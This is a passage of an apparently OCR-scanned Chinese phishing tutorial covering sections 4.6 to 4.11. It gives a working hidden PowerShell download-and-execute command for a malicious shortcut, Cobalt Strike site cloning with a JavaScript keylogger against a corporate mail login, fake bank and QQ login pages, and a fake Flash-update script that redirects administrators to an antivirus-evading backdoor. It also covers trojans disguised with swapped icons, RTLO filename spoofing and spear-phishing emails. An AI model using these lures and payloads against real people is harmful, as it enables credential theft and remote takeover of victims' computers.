
钓鱼制作

在桌面创建快捷方式 右键 目标填写 payload
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.0.180:80/a'))"

为了让快捷方式伪装的像诱导文件，可以选择更改图标
%SystemRoot%\System32\SHELL32.dll



当受害者双击打开 就是执行恶意的 powershell




4. 6. 克隆网站钓鱼


克隆网站主要指模仿相关网页的页面格式，制作页面颜色、标识均与原网站视觉效果相同，且域名差别不大，被用于谋取利益的非法网站。当受害人访问时，如果对方没有防御的心里，看到类似相同的网站一般情况下都会输入账号和密码，同时也可以诱导受害人下载恶意文件，也可以劫持网页，记录键盘输入等操作。

利用 cobalt strike 克隆网站

https://exmail.qq.com/login 克隆企业邮箱



利用 js 键盘记录模块 把输入的账号和密码记录下来。




4.7. 假网站钓鱼

假网站诈骗是“网络钓鱼”的一种，通常是指不法嫌疑人未经许可，以银行的名义，通过互联网建立貌似银行网站或网上银行的假网页，并借此发布虚假消息，搜集客户资料，骗取客户网上银行注册卡号（登录 ID）、密码、口令等信息，进而达到非法窃取客户资金的目的。

钓鱼（假网站）的表现形式
钓鱼（假网站）的网址与真网站网址较为接近。由于国内注册域名的成本非常低，不法分子为增强假网站的欺骗性，往往使用和真实网站网址非常相似的域名。
钓鱼（假网站）的页面形式和内容与真网站较为相似。假冒网站的页面往往使用正规网站的 LOGO、图表、新闻内容和链接，而且在布局和内容上与真实网站非常相似。


假网站门槛很低，只要类似目标域名和一套高仿的网站源码，加上一些虚假信息，诱导目标用户。目标用户填写登录信息，如账号、邮箱、密码、身份证等敏感信息。

这是 QQ 空间登录的钓鱼网站，受害用户输入账号和密码，可在后台获取相对的敏感信息



用户账号和密码

QQ 空间钓鱼



4.8. FLASH 网页钓鱼

在日常渗透中，当发现网站程序中有 xss 漏洞或有网站修改权限的时，想要获取管理员电脑权限，可以是尝试 flash 钓鱼，因为 flash 是浏览器必不可少的软件，

而且经常升级。很多人习以为常，对此没有任何的防御心理。当拿到后台权限时候，临时弄一个升级提示，让后台管理员访问指定有后门的网址，下载 flash 升级程序，这个升级程序是一个免杀过的后门程序，管理员下载运行，恶意程序是过杀毒软件的。整个过程管理员都难以发现。

钓鱼过程

准备类似 flash 的官网的域名，flash 网页程序，免杀过杀毒软件的后门程序。

工具 cobaltstrike 4.0 shellcode 免杀过 360 全家桶 把文名修改成 flashplayer_install_cn.exe

准备页面


升级跳转的 js

```
window.alert = function(name){
var iframe = document. createElement("IFRAME");
iframe.style.display="none";
iframe.setAttribute("src",'data:text/plain,');
document. documentElement.appendChild(iframe);
window.frames [0].window.alert(name);
iframe.parentNode.removeChild(iframe);
}
alert( "您的 FLASH 版本过低，尝试升级后访问该页面！");
window. location.href="http://www.flasha.com";
```

加载 js 代码


```
<script src="http://www.flasha.com/version.js"></script>
```

当管理员访问后台或者是指定的网页时候



在立即下载 点击时候下载处修改恶意程序连接，当管理员下载后运行。

我们将获取管理员的权限。接下来就可以对受害者进行进一步的操作。




4.9. 文件钓鱼

文件钓鱼是一种很古老的很直接的钓鱼方式，利用图片图标伪装常用的工具和文

件。配上特定环境的和术语，可以很好的诱导客户打开文件进而获取对方的用户计算机的权限。

准备免杀的木马文件 Restorator 对其图标进行更改。


Restorator 把 qq 图标复制到木马文件，选择图标导入指定伪装的图标。确定保存即可，把文件名修改一下，尽量目标接受就有打开的欲望，例如最近国庆了，可以给他起个放假通知。如果目标没有开启 文件名查看，看上去就跟真正的 word 没什么区别。也可以修改成 scr 后缀名也可以执行文件




4.10. 利用 RTLO 伪装文件

伪装文件中有个比较古老的方式，但依然会在攻击中看到它的身影。RTLO 字符全名为“RIGHT-TO-LEFT OVERRIDE”，是一个不可显示的控制类字符，

其本质是 unicode 字符。可以将任意语言的文字内容按倒序排列，最初是用来支持一些从右往左写的语言的文字，比如阿拉伯语，希伯来语。由于它可以重新排列字符的特性，会被攻击者利用从而达到欺骗目标，使得用户运行某些具有危害性的可执行文件。例子利用热门歌星最新的歌曲 RTLO 进行伪装。缺点杀毒软件会进行拦截。





4.11. Cobalt Strike 鱼叉钓鱼

鱼叉式网络钓鱼（Spear phishing）指一种源于亚洲与东欧只针对特定目标进行攻击的网络钓鱼攻击。

目标

由于鱼叉式网络钓鱼锁定之对象并非一般个人，而且特定公司、组织之成员，故受窃之资讯已非一般网络钓鱼所窃取之个人资料，而是其他高度敏感性资料，如知识产权及商业机密。

网络钓鱼是指诱导人们连接那些黑客已经锁定的目标。这种攻击方法的成功率很高，也非常常见。点击链接、打开表格或者连接其他一些文件都会感染病毒。一次简单的点击相当于为攻击者开启了一扇电子门，这样他就可以接触到你的内部弱点了。因为你已经同意他进入，他能够接触弱点，然后挖掘信息和授权连接。

钓鱼过程


在 Cobalt Strike 提供了一个邮箱钓鱼模块。

1、准备要钓鱼的目标邮箱

2、模板文件

3、smtp 账号发送邮箱

制作模板 打开邮箱打开有吸引力的邮箱 源代码保存



打开 Cobalt Strike 钓鱼模块

当受害者打开邮箱

当受害者打开邮件下载附件打开就软件就会中了我们准备后的木马。
另外点击链接就会跳转到精致准备好的钓鱼网站。